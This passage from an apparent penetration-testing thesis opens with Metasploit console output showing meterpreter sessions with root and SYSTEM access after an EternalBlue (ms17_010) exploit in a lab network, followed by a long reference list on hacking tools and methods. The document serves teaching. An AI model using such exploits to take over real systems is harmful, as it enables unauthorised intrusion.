  1         meterpreter python/linux  root @ ubuntu                        192.168.1.21:1234 → 192.168.1.11:50824 (192.168.1.11)
  3         meterpreter x64/windows   NT AUTHORITY\SYSTEM @ APOSTOLIS-PC   192.168.1.11:42757 → 192.168.1.23:4444 (192.168.1.23)

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Figure 4.153: Executing the ms17_010 eternablue exploit

5. References

1. "TOP 10 of the world's largest cyberattacks, and how to ... - Outpost24." 3 Dec. 2018, https://outpost24.com/blog/top-10-of-the-world-biggest-cyberattacks.
2. "The 15 biggest data breaches of the 21st century | CSO Online." https://www.csoonline.com/article/2130877/the-biggest-data-breaches-of-the-21st-century.html
3. "What is Hacking? Definition of Hacking, Hacking Meaning - The ...." https://economictimes.indiatimes.com/definition/hacking.
4. "What Is Hacking? Types of Hacking & More | Fortinet." https://www.fortinet.com/resources/cyberglossary/what-is-hacking
5. "9 types of malware and how to recognize them | CSO Online." https://www.csoonline.com/article/2615925/security-your-quick-guide-to-malware-types.html.
6. "9 Common Types Of Malware (And How To Prevent ... - PurpleSec." 24 Mar. 2021, https://purplesec.us/common-malware-types/.
7. "Black Hat, White Hat & Grey Hat Hackers - Differences ... - Norton." 24 Jul. 2017, https://us.norton.com/internetsecurity-emerging-threats-what-is-the-difference-between-black-white-and-grey-hat-hackers.html.
8. "Types of Hackers and What They Do: White, Black, and Grey | EC ...." 20 Nov. 2018, https://blog.eccouncil.org/types-of-hackers-and-what-they-do-white-black-and-grey/
9. "Different Types Of Hackers – And What They Mean For Your Business." 1 Oct. 2018, https://www.bridewellconsulting.com/different-types-of-hackers-and-what-they-mean-for-your-business.
10. "Cyber Security 10 Types Of Hackers To Be Aware ... - Jigsaw Academy." https://www.jigsawacademy.com/blogs/cyber-security/different-types-of-hackers/.
11. "What are Different Types of Hackers? - DevQA.io." 1 Jul. 2019, https://devqa.io/types-of-hackers/
12. "What Is Penetration Testing? How Does it Differ from Ethical Hacking?." 28 Mar. 2019, https://blog.eccouncil.org/what-is-penetration-testing-how-does-it-differ-from-ethical-hacking/
13. "Penetration Testing Vs. Ethical Hacking - Tutorialspoint." https://www.tutorialspoint.com/penetration_testing/penetration_testing_vs_ethical_hacking.htm.
14. "Blog Vulnerability Scanning vs. Penetration Testing - Secureworks." 20 Dec. 2017, https://www.secureworks.com/blog/vulnerability-scanning-vs-penetration-testing
15. "Penetration test - Wikipedia." https://en.wikipedia.org/wiki/Penetration_test.
16. "What is Penetration Testing? How often your business need it ...." https://rhyno.io/what-is-penetration-testing-how-often-your-business-need-it/
17. "Penetration Testing - an overview | ScienceDirect Topics." https://www.sciencedirect.com/topics/computer-science/penetration-testing.
18. "5 Reasons Why Penetration Testing is Important? - TestingXperts." 20 Nov. 2017, https://www.testingxperts.com/blog/5-Reasons-Why-Penetration-Testing-is-Important.
19. "5 Reasons Why Businesses Need Penetration Testing | EC-Council ...." 31 Oct. 2019, https://blog.eccouncil.org/5-reasons-why-businesses-need-penetration-testing/

20. "Penetration Testing (Pen Testing) | CrowdStrike." 11 Feb. 2021, https://www.crowdstrike.com/cybersecurity-101/penetration-testing/.
21. "Why are Rules of Engagement Important to my Penetration Test?." https://www.triaxiomsecurity.com/rules-of-engagement-important-to-penetration-test/.
22. "PenTest: Information Gathering and Scanning - laredoute.io." 27 Mar. 2020, https://laredoute.io/blog/pentest-information-gathering-and-scanning/.
23. "The basic idea behind writing this article was to ... - InfoSecWriters.com." http://www.infosecwriters.com/text_resources/pdf/PenTest_MSaindane.pdf.
24. "How to Conduct a Vulnerability Assessment: 5 Steps toward Better ...." 17 Apr. 2019, https://www.esecurityplanet.com/networks/how-to-conduct-a-vulnerability-assessment-steps-toward-better-cybersecurity/
25. "A Complete Guide to the Phases of Penetration Testing - Cipher." 5 Mar. 2021, https://cipher.com/blog/a-complete-guide-to-the-phases-of-penetration-testing/.
26. "Vulnerability assessment vs penetration testing ... - IT Governance." 14 May. 2020, https://www.itgovernance.eu/blog/en/difference-vulnerability-scanning-penetration-testing.
27. "What is Penetration Testing | Step-By-Step Process & Methods ...." https://www.imperva.com/learn/application-security/penetration-testing/.
28. "Top 5 Penetration Testing Methodologies and Standards | Vumetric." https://www.vumetric.com/blog/top-penetration-testing-methodologies/.
29. "What Are The Different Types Of Penetration Testing? | Purplesec." 5 Oct. 2020, https://purplesec.us/types-penetration-testing/.
30. "Web Application Penetration Testing: Steps, Methods ... - PurpleSec." 10 Nov. 2019, https://purplesec.us/web-application-penetration-testing/
31. "Mobile Application Penetration Testing in a nutshell - App-Ray." 17 Jan. 2020, https://app-ray.co/2020/01/17/mobile-application-penetration-testing-in-a-nutshell/.
32. "5 Social Engineering Attacks to Watch Out For - Tripwire." 5 Nov. 2019, https://www.tripwire.com/state-of-security/security-awareness/5-social-engineering-attacks-to-watch-out-for/.
33. "Kali Linux - Wikipedia." https://en.wikipedia.org/wiki/Kali_Linux
34. "Everything You Need To Know About Kali Linux | Edureka." 25 Nov. 2020, https://www.edureka.co/blog/ethical-hacking-using-kali-linux/
35. "BackBox - Wikipedia." https://en.wikipedia.org/wiki/BackBox.
36. "BackBox.org." https://www.backbox.org/
37. "GnackTrack – ArchiveOS." 16 Nov. 2016, https://archiveos.org/gnacktrack/.
38. "GnackTrack- Penetration Testing Distro - Ehacking." 1 Jul. 2011, https://www.ehacking.net/2011/07/gnacktrack-penetration-testing-distro.html.
39. "NodeZero – ArchiveOS." https://archiveos.org/nodezero/.
40. "laramies/theHarvester: E-mails ...." https://github.com/laramies/theHarvester.
41. "Python theHarvester - How to use it? - GeeksforGeeks." 8 Jun. 2020, https://www.geeksforgeeks.org/python-theharvester-how-to-use-it/.
42. "Fping - A High Performance Ping Tool for Linux - Tecmint." 31 Jul. 2018, https://www.tecmint.com/ping-multiple-linux-hosts-using-fping/.
43. "Nmap: the Network Mapper - Free Security ...." https://nmap.org/.
44. "Nmap - Wikipedia." https://en.wikipedia.org/wiki/Nmap
45. "Zenmap - Official cross-platform Nmap ...." https://nmap.org/zenmap/.

46. "What is Nmap? Why you need this network mapper | Network World." 17 Aug. 2018, https://www.networkworld.com/article/3296740/what-is-nmap-why-you-need-this-network-mapper.html.
47. "dnsenum | Penetration Testing Tools - Kali Linux - Kali Tools." https://tools.kali.org/information-gathering/dnsenum.
48. "Dnsenum - Kali Linux Tutorials." 10 Jun. 2018, https://kalilinuxtutorials.com/dnsenum/.
49. "Dnsmap Tutorial | Dns Network Mapper Information Gathering | Kyb ...." https://www.hackingloops.com/dnsmap-tutorial-dns-network-mapper-information-gathering-kyb-tutorial-3/
50. "dnsmap - Penetration Testing Tools - Kali Linux - Kali Tools." https://tools.kali.org/information-gathering/dnsmap.
51. "Wireshark - Wikipedia." https://en.wikipedia.org/wiki/Wireshark.
52. "beefproject/beef: The Browser Exploitation ...." https://github.com/beefproject/beef.
53. "Tools included in the beef-xss package - Kali Tools - Kali Linux." https://tools.kali.org/exploitation-tools/beef-xss.
54. "BeEF - The Browser Exploitation Framework Project." https://beefproject.com/.
55. "Metasploit Project - Wikipedia." https://en.wikipedia.org/wiki/Metasploit_Project.
56. "Malware laboratory using Metasploit Framework - - Unit 3 ...." https://metasploit-lab.appspot.com/unit?unit=3.
57. "sqlmap | Penetration Testing Tools - Kali Tools - Kali Linux." https://tools.kali.org/vulnerability-analysis/sqlmap
58. "sqlmap: automatic SQL injection and database takeover tool." http://sqlmap.org/
59. "OpenVAS - Wikipedia." https://en.wikipedia.org/wiki/OpenVAS.
60. "OpenVAS - OpenVAS - Open Vulnerability Assessment Scanner." https://www.openvas.org/.
61. "17 Best Vulnerability Assessment Scanning Tools - phoenixNAP." 23 Mar. 2020, https://phoenixnap.com/blog/vulnerability-assessment-scanning-tools.
62. "openvas | Penetration Testing Tools - Kali Tools - Kali Linux." https://tools.kali.org/vulnerability-analysis/openvas
63. "Nessus (software) - Wikipedia." https://en.wikipedia.org/wiki/Nessus_(software).
64. "Nessus." https://www.cs.cmu.edu/~dwendlan/personal/nessus.html.
65. "A Brief Introduction to the Nessus Vulnerability Scanner - Infosec ...." https://resources.infosecinstitute.com/topic/a-brief-introduction-to-the-nessus-vulnerability-scanner/.
66. "WEP and WPA Cracking Tool Suite - [Aircrack-ng] | CYBERPUNK." 25 Jan. 2020, https://www.cyberpunk.rs/wep-and-wpa-cracking-tool-suite-aircrack-ng.
67. "Aircrack-ng - Wikipedia." https://en.wikipedia.org/wiki/Aircrack-ng.
68. "Kismet (software) - Wikipedia." https://en.wikipedia.org/wiki/Kismet_(software).
69. "Kismet Download - Wireless Network Hacking, Sniffing & Monitoring ...." https://www.darknet.org.uk/2008/02/kismet-wireless-network-hacking-sniffing-monitoring/
70. "Reaver-wps-fork-t6x - GitHub." https://github.com/t6x/reaver-wps-fork-t6x.
71. "DirBuster | Penetration Testing Tools - Kali Tools - Kali Linux." https://tools.kali.org/web-applications/dirbuster.
72. "How to list Directories and Files of a Website using DirBuster in Kali ...." 20 Mar. 2017, https://ourcodeworld.com/articles/read/417/how-to-list-directories-and-files-of-a-website-using-dirbuster-in-kali-linux.

73. "DirBuster Download - Brute Force Directories & Files Names - Darknet." 2 Sep. 2017, https://www.darknet.org.uk/2011/11/dirbuster-brute-force-directories-files-names/.
74. "How to find Web Server Vulnerabilities with Nikto Scanner ?." 7 Jun. 2020, https://geekflare.com/nikto-webserver-scanner/.
75. "Introduction to the Nikto Web Application Vulnerability Scanner ...." 30 Mar. 2018, https://resources.infosecinstitute.com/topic/introduction-nikto-web-application-vulnerability-scanner/.
76. "Nikto (vulnerability scanner) - Wikipedia." https://en.wikipedia.org/wiki/Nikto_(vulnerability_scanner).
77. "Burp Suite - an overview | ScienceDirect Topics." https://www.sciencedirect.com/topics/computer-science/burp-suite
78. "Burp Suite | Penetration Testing Tools - Kali Tools - Kali Linux." https://tools.kali.org/web-applications/burpsuite.
79. "w3af - Wikipedia." https://en.wikipedia.org/wiki/W3af.
80. "w3af | Penetration Testing Tools - Kali Tools - Kali Linux." https://tools.kali.org/web-applications/w3af.
81. "Creating WordLists for Penetration Testing with Crunch - Linuxsecrets." 24 Nov. 2015, https://www.linuxsecrets.com/1669-creating-wordlists-for-penetration-testing-with-crunch.
82. "Crunch - Penetration Testing Tools." https://en.kali.tools/?p=182.
83. "crunch | Penetration Testing Tools - Kali Tools - Kali Linux." https://tools.kali.org/password-attacks/crunch.
84. "THC-Hydra | Penetration Testing Tools - Kali Tools - Kali Linux." https://tools.kali.org/password-attacks/hydra
85. "Comprehensive Guide on Hydra - A Brute Forcing Tool." 13 Nov. 2018, https://www.hackingarticles.in/comprehensive-guide-on-hydra-a-brute-forcing-tool/.
86. "Hydra (software) - Wikipedia." https://en.wikipedia.org/wiki/Hydra_(software).
87. "John the Ripper explained: An essential password cracker for your ...." 1 Jul. 2020, https://www.csoonline.com/article/3564153/john-the-ripper-explained-an-essential-password-cracker-for-your-hacker-toolkit.html.
88. "Cracking Password John The Ripper | VK9 Security." 1 Apr. 2020, https://vk9-sec.com/cracking-password-john-the-ripper/.
89. "John the Ripper - Wikipedia." https://en.wikipedia.org/wiki/John_the_Ripper.
90. "ophcrack v3.8 released, A windows password cracker • Penetration ...." 8 Apr. 2018, https://securityonline.info/ophcrack/.
91. "Free Download ophcrack | Hacking Tools." https://www.hackingtools.in/free-download-ophcrack/.
92. "Hacking Vs Ethical Hacking | Compare Hacking & Ethical ... - Edureka." 17 Nov. 2020, https://www.edureka.co/blog/hacking-vs-ethical-hacking/